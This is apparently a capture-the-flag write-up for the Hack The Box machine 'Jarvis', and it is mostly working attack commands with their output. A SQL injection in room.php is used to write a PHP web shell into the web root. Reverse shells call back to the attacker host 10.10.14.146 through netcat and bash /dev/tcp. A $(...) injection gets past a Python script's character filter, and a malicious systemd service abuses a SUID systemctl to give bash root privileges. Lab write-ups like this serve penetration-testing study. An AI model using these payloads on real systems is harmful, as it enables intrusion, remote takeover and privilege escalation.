
File Permission!
Let’s check secure_file_priv value.
if the value is NULL : we cannot read/write files
if the value is /some/path : we can only read/write /some/path files.
if the value is (WhiteSpace) : we can read/write every paths. (but to write files, additionaly we need write permission to specific directory)
http://10.129.207.238/room.php?cod=0 union select 1,variable_name, variable_value,4,5,6,7 from information_schema.global_variables where variable_name="secure_file_priv"-- -

" ", we can know we have read/write permissions anywhere we can access.
I’ll test whether we have write permissions into web root directory.
http://10.129.207.238/room.php?cod=0 union select 1,"test",3,4,5,6,7 into outfile "/var/www/html/test.txt"-- -


and visit to http://10.129.207.238/test.txt:
successfully write file into web root directory!
' , it doesn’t work as well. make sure to use " instead of '
i’ll make webshell.php and trigger it
File write:
http://10.129.207.238/room.php?cod=0 union select "","<?php system($_GET[1]); ?>","","","","","" into outfile "/var/www/html/webshell.php"-- -
trigger RCE:
http://10.129.207.238/webshell.php?1=id

RCE has success! i’ll get a reverse shell in Kali
curl 'http://10.129.207.238/webshell.php?1=busybox%20nc%2010.10.14.146%209001%20-e%20/bin/bash'

nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.14.146] from (UNKNOWN) [10.129.207.238] 42200
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Shell as pepper
we can run python script /var/www/Admin-Utilities/simpler.py as user pepper’s permission
www-data@jarvis:/var/www/html$ sudo -l
Matching Defaults entries for www-data on jarvis:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on jarvis:
    (pepper : ALL) NOPASSWD: /var/www/Admin-Utilities/simpler.py
From the python script, command injection vulnerability has founded.
the script is filtering some characters but not $, (, )
cat /var/www/Admin-Utilities/simpler.py

<SNIP>
def exec_ping():
    forbidden = ['&', ';', '-', '`', '||', '|']
    command = input('Enter an IP: ')
    for i in forbidden:
        if i in command:
            print('Got you')
            exit()
    os.system('ping ' + command)
we can bypass this filtering logic with $(command)
www-data@jarvis:/var/www/Admin-Utilities$ sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
***********************************************
     _                 _
 ___(_)_ __ ___  _ __ | | ___ _ __ _ __  _   _
/ __| | '_ ` _ \| '_ \| |/ _ \ '__| '_ \| | | |
\__ \ | | | | | | |_) | |  __/ |_ | |_) | |_| |
|___/_|_| |_| |_| .__/|_|\___|_(_)| .__/ \__, |
                |_|               |_|    |___/
                                @ironhackers.es

***********************************************

Enter an IP: $(id)
ping: groups=1000(pepper): Temporary failure in name resolution
we can gain a reverse shell as user pepper
www-data@jarvis:/var/www/Admin-Utilities$ cat /tmp/rev.sh
#!/bin/bash
bash -c "bash -i >&/dev/tcp/10.10.14.146/9001 0>&1"

www-data@jarvis:/var/www/Admin-Utilities$ sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
***********************************************
     _                 _
 ___(_)_ __ ___  _ __ | | ___ _ __ _ __  _   _
/ __| | '_ ` _ \| '_ \| |/ _ \ '__| '_ \| | | |
\__ \ | | | | | | |_) | |  __/ |_ | |_) | |_| |
|___/_|_| |_| |_| .__/|_|\___|_(_)| .__/ \__, |
                |_|               |_|    |___/
                                @ironhackers.es

***********************************************

Enter an IP: $(bash /tmp/rev.sh)

From Kali:
└─$ nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.14.146] from (UNKNOWN) [10.129.207.238] 42212
pepper@jarvis:/var/www/Admin-Utilities$ id
id
uid=1000(pepper) gid=1000(pepper) groups=1000(pepper)
pepper@jarvis:/var/www/Admin-Utilities$
Shell as Root
pepper@jarvis:~$ find / -perm -u=s -type f 2>/dev/null
/bin/fusermount
/bin/mount
/bin/ping
/bin/systemctl
/bin/umount
/bin/su
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/chfn
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper

pepper@jarvis:~$ ls -al /bin/systemctl
-rwsr-x--- 1 root pepper 174520 Jun 29  2022 /bin/systemctl
make our malicious service, and start it.
we can add SUID to /bin/bash and gain a root shell
pepper@jarvis:~$ cat cubana.service
[Service]
Type=oneshot
ExecStart=/bin/bash -c "chmod +s /bin/bash"
[Install]
WantedBy=multi-user.target

pepper@jarvis:~$ systemctl link /home/pepper/cubana.service
Created symlink /etc/systemd/system/cubana.service -> /home/pepper/cubana.service.

pepper@jarvis:~$ systemctl enable --now /home/pepper/cubana.service
Created symlink /etc/systemd/system/multi-user.target.wants/cubana.service -> /home/pepper/cubana.service.

pepper@jarvis:~$ ls -al /bin/bash
-rwsr-sr-x 1 root root 1099016 May 15  2017 /bin/bash

pepper@jarvis:~$ /bin/bash -p
bash-4.4# id
uid=1000(pepper) gid=1000(pepper) euid=0(root) egid=0(root) groups=0(root),1000(pepper)
The flags can be found at /root/root.txt and /home/pepper/user.txt
bash-4.4# cat /root/root.txt && cat /home/pepper/user.txt
2021************************d3be
0495************************bf26